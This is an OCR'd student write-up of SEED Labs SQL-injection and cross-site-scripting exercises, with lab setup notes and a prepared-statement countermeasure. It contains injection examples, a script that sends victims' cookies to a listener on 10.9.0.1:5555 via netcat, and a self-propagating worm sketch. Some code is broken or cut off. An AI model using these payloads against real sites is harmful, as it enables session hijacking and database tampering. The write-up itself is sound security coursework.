Username	Eld	Salary	Birthday	SSN
Alice	10000	99999	9/20	10211002
Boby	20000	30000	4/20	10213352
Ryan	30000	50000	4/10	98993524
Samy	40000	90000	1/11	32193525
Ted	50000	110000	11/3	32111111
Admin	99999	400000	3/5	43254314

Alice Login


Alice Profile
Key
Value
Employee ID
10000
Salary
99999
Birth
9/20
SSN
10211002
NickName
abdulwahab
Email
Address
Phone Number
Copyright © SEED LABs

Bobby login


Employee Profile Login
USERNAME
boby'
Boby' #
PASSWORD
Password
Login
Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	wahabhackyou
Email	
Address	

SQL Injection from command line

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code `unsafe_home.php`, located in the `/var/www/SQL_Injection` directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```



```
// The following is Pseudo Code
if(id != NULL) {
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```

Task 2.1: SQL Injection Attack from webpage. Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is `admin`, but you do not the password. You need to decide what to type in the `Username` and `Password` fields to succeed in the attack.

Task 2.2: SQL Injection Attack from command line. Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as `curl`, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as `&`) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (`username` and `Password`) attached:

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

```
06/17/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```


```
| ID | Name  | EID   | Salary | birth | SSN       | PhoneNumber | Address | Email |
NickName     | Password                                                |
+----+-------+-------+--------+-------+-----------+-------------+---------+-------+-
-------------+---------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |             |         |       |
```

Updating:

Updated:

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	abdulwahab

Updating Salary:



Key	Value
Employee ID	10000
Salary	888888
Birth	9/20
SSN	10211002
NickName	abdulwahab2

Updating Boby from Alice:

SQL Injection Attack on UPDATE Statement

In this task, I will demonstrate how a SQL injection vulnerability in an UPDATE statement can be exploited to modify the database. I will use the Employee Management application, which

has an Edit Profile page that allows employees to update their profile information, including their nickname, email, address, phone number, and password. When an employee updates their information through this page, the following SQL UPDATE query is executed.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;";
$conn->query($sql);
```

I will demonstrate how to modify your own salary, modify other people's salaries, and modify other people's passwords by exploiting the SQL injection vulnerability in this code.

Modify your own salary

In this task, I will demonstrate how to modify your own salary by exploiting the SQL injection vulnerability in the Edit Profile page. I will assume that I (Alice) are a disgruntled employee who wants to increase your own salary because your boss Boby did not increase your salary this year. To achieve this, I can modify the SQL query in the Edit Profile page by adding an additional clause to set your salary to a higher value. For example, I can modify the SQL query to the following:

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber',
        salary=99999999
        WHERE ID=$id;";
$conn->query($sql);
```

Countermeasure — Prepared Statement:

Task 4 in the SQL Injection Attack Lab is focused on countermeasures to prevent SQL injection vulnerabilities. In this task, students are introduced to prepared statements as a way to prevent SQL injection attacks. The fundamental problem with SQL injection vulnerabilities is that code and data are not separated properly. This can cause the boundary between code and data to disappear, leading to the potential for malicious code injection. Prepared statements are a way to solve this problem by ensuring that the boundaries between code and data are consistent between the server-side code and the database. Prepared statements work by pre-compiling a SQL statement with empty placeholders for data. When the statement is executed, the data is plugged directly into the pre-compiled query without being compiled, ensuring that even if the data contains SQL code, it will be treated as data rather than code. To implement prepared statements in PHP, developers can use the PDO extension. Here's an example of how to use prepared statements to execute a SELECT statement in PHP

```php
// Create a new PDO connection
$conn = new PDO('mysql:host=localhost;dbname=myDatabase', 'myUsername',

// Prepare the statement
$stmt = $conn->prepare('SELECT * FROM myTable WHERE name = :name');

// Bind parameters to the statement
$stmt->bindParam(':name', $name);

// Set parameter values
$name = 'John';

// Execute the statement
$stmt->execute();

// Fetch the results
$results = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

Cross-Site Scripting Attack Lab:

Cross-Site Scripting (XSS) is indeed a prevalent vulnerability in web applications that allows attackers to inject malicious code into a victim's browser. This can lead to various consequences, including the theft of sensitive information such as session cookies. Browsers employ access control policies, like the Same Origin Policy, to safeguard user credentials, but XSS vulnerabilities can bypass these protections.

To demonstrate the impact of XSS attacks, a vulnerable web application called Elgg has been set up in an Ubuntu VM image. Elgg is an open-source social networking web application that includes countermeasures against XSS. However, for the purpose of this lab, these countermeasures have been disabled intentionally, making Elgg susceptible to XSS attacks. As a result, users can post arbitrary messages, including JavaScript programs, on user profiles.

The objective of this lab is for students to exploit the XSS vulnerability in the modified Elgg application, similar to how Samy Kamkar executed the notorious Samy worm on MySpace in 2005. The ultimate goal is to spread an XSS worm among Elgg users, causing anyone who views an infected user profile to become infected as well. Furthermore, the infected users should add the attacker (you) to their friend lists.

The lab covers several topics, including:

1. Cross-Site Scripting attack: Understanding how XSS attacks work and the potential impact they can have on web applications and users.
2. XSS worm and self-propagation: Creating an XSS worm that can spread itself among vulnerable user profiles.
3. Session cookies: Gaining unauthorized access to session cookies, which can lead to impersonation and account hijacking.
4. HTTP GET and POST requests: Utilizing HTTP requests, both GET and POST, to communicate with the web application and perform malicious actions.
5. JavaScript and Ajax: Writing JavaScript code to exploit XSS vulnerabilities and interact with the web application's features.
6. Content Security Policy (CSP): Learning about Content Security Policy and how it can mitigate XSS attacks by restricting the execution of certain types of content.

It's important to note that this lab is conducted in a controlled environment, and the vulnerabilities have been deliberately introduced for educational purposes. Understanding

how XSS attacks work and their potential impact is crucial for web developers and security professionals to build secure web applications and protect users' data.

DNS Server

2.1 DNS Setup

We have set up several websites for this lab. They are hosted by the container `10.9.0.5`. We need to map the names of the web server to this IP address. Please add the following entries to `/etc/hosts`. You need to use the root privilege to modify this file:

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


Adding:

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
```


Container Setup and Commands


```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```


seed@VM: ~
GNU nano 4.8 /etc/hosts
127.0.0.1 localhost
127.0.1.1 VM
The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com
For SQL Injection Lab
10.9.0.5 www.SeedLabSQLInjection.com
For XSS Lab
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
[Read 38 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur P
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To


GNU nano 4.8 /etc/hosts
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrflab-defense.com
10.9.0.105 www.csrflab-attacker.com
For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com
For Web Basics
10.9.0.5 www.bank32.com
10.9.0.5 www.bank99.com
for Sql Injwction Attack
10.9.0.5 www.seed-server.com


seed@VM: ~/.../Labsetup
Step 1/7 : FROM mysql:8.0.22
---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
---> Using cache
---> f0d8c9b488cb
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
---> Using cache
---> 8eda5757ad16
Step 4/7 : ENV MYSQL_USER=seed
---> Using cache
---> 42003d8b7748
Step 5/7 : ENV MYSQL_PASSWORD=dees
---> Using cache
---> a7690f941f2a
Step 6/7 : ENV MYSQL_DATABASE=sqllab_users
---> Using cache
---> 41997d0d03cf
Step 7/7 : COPY sqllab users.sql /docker-entrypoint-initdb.d


seed@VM: ~/.../Labsetup
---> Using cache
---> 8eda5757ad16
Step 4/7 : ENV MYSQL_USER=seed
---> Using cache
---> 42003d8b7748
Step 5/7 : ENV MYSQL_PASSWORD=dees
---> Using cache
---> a7690f941f2a
Step 6/7 : ENV MYSQL_DATABASE=sqllab_users
---> Using cache
---> 41997d0d03cf
Step 7/7 : COPY sqllab_users.sql /docker-entrypoint-initdb.d
---> Using cache
---> d5a1a860d2e7
Successfully built d5a1a860d2e7
Successfully tagged seed-image-mysql-sqli:latest
[06/17/22]seed@VM:~/.../Labsetup$ dockps
bea91bf0e99d mysql-10.9.0.6
95830d0e29bb www-10.9.0.5
[06/17/22]seed@VM:~/.../Labsetup$ docksh be\
> ^C
[06/17/22]seed@VM:~/.../Labsetup$ docksh be
root@bea91bf0e99d:/#

Web App:

We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking ap plication. It is already set up in the provided container images; its URL is http://www.seed-server. com. We use two containers, one running the web server (10.9.0.5) , and the other running the MySQL database (10.9.0.6). The IP addresses for these two containers are hardcoded in various places in the configuration, so please do not change them from the docker-compose.yml file.

MySQL database. Containers are usually disposable, so once it is destroyed, all the data inside the con tainers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the mysql data folder on the host machine (inside Labsetup, it will be created after the MySQL container runs once) to the /var/lib/mysql folder inside the MySQL container. This folder is where MySQL stores its database. Therefore, even if the container is destroyed, data in the database are still kept. If you do want to start from a clean database, you can remove this folder:

```
$ sudo rm -rf mysql_data
```

```
------------------------------
UserName  | Password
------------------------------
admin     |  seedelgg
alice     |  seedalice
boby      |  seedboby
charlie   |  seedcharlie
samy      |  seedsamy
------------------------------
```

Posting a Malicious message:

Task 1: Posting a Malicious Message to Display an Alert Window: The goal of this task is to insert a JavaScript program into your Elgg profile that will cause an alert window to appear when someone else views your profile. The JavaScript code that accomplishes this is: I can insert this code into the "brief description" field of your profile. When someone else views your profile, the JavaScript code will be executed and an alert window with the message "XSS" will appear.

```
<script>alert('XSS');</script>
```

Starting a local TCP server

Start a TCP server listening on port 5555 on your machine to receive the cookies:

```
$ nc -lknv 5555
```

To complete the tasks in the Cross-Site Scripting Attack Lab, follow these steps:

Stealing Cookies from the Victim's Machine:

- Embed the following JavaScript program in your Elgg profile's brief description field:

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '
>');</script>
```

- Open a terminal and start a netcat server listening on port 5555:

```
$ nc -lknv 5555
```

9. Task 4: Becoming the Victim's Friend:

- Write a malicious JavaScript program to add Samy as a friend to the victim.

```
window.onload = function() {
 // Retrieve the user ID of the current user
 var currentUserId = elgg.session.user.guid;

 // Send an AJAX request to retrieve the friend IDs
 var request = new XMLHttpRequest();
 request.open("GET", "/elgg/mod/xss/action/friends.php?id=" + currentUserId, true);
 request.onreadystatechange = function() {
    if (request.readyState === 4 && request.status === 200) {
       var friendIds = JSON.parse(request.responseText);
       propagateWorm(friendIds);
    }
 };
 request.send();
};

function propagateWorm(friendIds) {
 // Construct the URL for propagating the worm
 var wormUrl = "http://www.seed-server.com/elgg/action/profile/edit";
 var wormCode = encodeURIComponent("<script>...</script>"); // Insert the worm's code
here
 var params = "name=&description=" + wormCode;

 // Iterate over each friend and propagate the worm
 for (var i = 0; i < friendIds.length; i++) {
    var friendId = friendIds[i];
    var url = wormUrl + "/" + friendId;

    // Send an HTTP POST request to propagate the worm
    var request = new XMLHttpRequest();
    request.open("POST", url, true);
    request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    request.send(params);
 }
```

```
}
```